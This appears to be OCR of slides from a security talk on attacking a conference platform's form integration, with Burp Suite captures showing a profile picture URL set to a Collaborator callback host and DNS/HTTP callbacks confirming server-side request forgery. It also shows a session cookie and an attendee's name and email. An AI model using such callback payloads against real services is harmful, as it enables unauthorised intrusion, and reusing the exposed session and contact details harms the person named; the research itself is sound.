
Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Mon, 06 Nov 2023 11:40:50 GMT
3 Content-Type: application/json; charset=utf-8
4 Server: cloudflare-nginx
5 Vary: Accept-Encoding
6 Access-Control-Allow-Origin: https://app.ingo.me
7 Vary: Origin
8 Access-Control-Allow-Credentials: true
9 Etag: W/"1fb-mlbWSCi+OoydcfD7krs4YOxb0Q8"
10 Cache-Control: private
11 Expires: Thu, 01 Jan 1970 00:00:00 GMT
12 Set-Cookie: SESSID=71d42c16-b65d-457e-babe-85748e21ba9e; Path=/; Expires=Sat, 04
   May 2024 11:40:50 GMT; HttpOnly
13 X-Content-Type-Options: nosniff
14 X-Xss-Protection: 1; mode=block
15 P3p: CP="Potato"
16
17 {
     "id":23897240,
     "first_name":"Abdulrahman",
     "last_name":"Abdullah",
     "email":"itjsp@hotmail.com",
     "company_position":"test SSRF",
     "company_name":"M0M",
     "social_profile_ids":[
       3364473
     ],
     "confirmation_time":"2023-10-04T17:02:23.940Z",
     "email_verified":null,
     "display_name":"Abdulrahman Abdullah",
     "conference_id":11622,
     "picture_url":"https://3hliy3vr7d0s5xbulbz31dnvvmlep4dt.oastify.com",
     "company_picture_url":null,
     "allow_identify":false,
     "is_instagram_user":null,
     "conference_name":"Black Hat Middle East and Africa 2023"
   }
```


Burp Project Intruder Repeater View Help Param Miner
Burp Suite Professional v2023.10.2.4 - Temporary Project - licensed to Ministry of Media [single user license]
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 x
2 x
Payloads to generate: 1
Copy to clipboard
Include Collaborator server location
Poll now
Polling automatically
Time Type Payload Source IP address Comment
Your interactions will appear here
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use when testing
Learn more



Request
Pretty Raw Hex
GET /api/v1/widget/community/initial-data?widget_unique_id=C45913BDAA954F78ACA29D7D404843E1&lang=en HTTP/2
Host: app.ingo.me
Cookie: SESSID=71d42c16-b65d-457e-babe-85748e21ba9e; __it=IT-1116341650234.1699269925834
Sessid: 71d42c16-b65d-457e-babe-85748e21ba9e
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.ingo.me/Black_Hat_Middle_East_and_Africa_2023/Briefings/attendee2
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Search...
0 matches
Response
Pretty Raw Hex Render
"allow_identify":false,
"is_instagram_user":null,
"conference_name":"Black Hat Middle East and Africa 2023",
"service_name":"linkedin",
"social_username":null
},
"templates":[
{
"link":"https://app.ingo.me/q/fxelf",
"text":
"I am excited to be presenting my work at Black Hat Middle East and Africa 2023. The iconic cybersecurity conference is back in Riyadh. I will be sharing my experience and insights from the world of cybersecurity at the Briefings Stage.\nJoin me 14-16 November 2023 in Riyadh Front Exhibition & Conference Center (RFECC), Riyadh, Saudi Arabia.\nhttps://app.ingo.me/q/fxelf .",
"subject":"",
"link_params":{
"url":"https://blackhatmea.com/",
"title":"Black Hat Middle East and Africa 2023",
"description":
"Black Hat Middle East and Africa 2023 is starting on November 14, 2023. Register now!",
"picture":
"https://images.ingo.me/VDZK3APWWDW1MGHDUY3CZD2STPDUMBH4JPKM1EM1TFZGSPOYL2MUBD4NWVGJZJNQ.jpg",
"pictureHeight":null,
"pictureWidth":null
},
"service_name":"linkedin",
"lang":"en",
"template_type":"share-post"
},
{
"link":"https://app.ingo.me/q/gxelf",
"text":
"I am excited to be presenting my work at Black Hat Middle East and Africa 2023. The iconic cybersecurity conference is
Search...
0 matches
Inspector
Request Attributes 2
Request Query Parameters 2
Request Body Parameters 0
Request Cookies 2
Request Headers 18
Response Headers 11
Done
3,881 bytes | 1,518



Burp Project Intruder Repeater View Help Param Miner
Burp Suite Professional v2023.10.2.4 - Temporary Project - licensed to Ministry of Media [single user license]
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 ×
Payloads to generate: 1
Copy to clipboard
Include Collaborator server location
Poll now
Polling automatically
Time Type Payload Source IP address Comment
1 2023-Nov-06 11:43:26.376 UTC DNS 3hliy3vr7d0s5xbulbz31dnvvm1ep4dt 3.228.171.119
2 2023-Nov-06 11:43:26.376 UTC DNS 3hliy3vr7d0s5xbulbz31dnvvm1ep4dt 35.171.100.146
3 2023-Nov-06 11:43:26.376 UTC DNS 3hliy3vr7d0s5xbulbz31dnvvm1ep4dt 35.171.100.153
4 2023-Nov-06 11:43:26.377 UTC DNS 3hliy3vr7d0s5xbulbz31dnvvm1ep4dt 18.232.1.65
5 2023-Nov-06 11:43:26.841 UTC HTTP 3hliy3vr7d0s5xbulbz31dnvvm1ep4dt 52.206.6.145
Description Request to Collaborator Response from Collaborator
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: Burp Collaborator https://burpcollaborator.net/
X-Collaborator-Version: 4
Content-Type: text/html
Content-Length: 55
<html>
<body>
79dpg4el7xxyp296ku2ea0zjkgigz
</body>
</html>
Inspector
Response headers
Search
0 highlights

ATTACKING FORM INTEGRATION

ATTACKING FORM INTEGRATION

Information-Disclosure




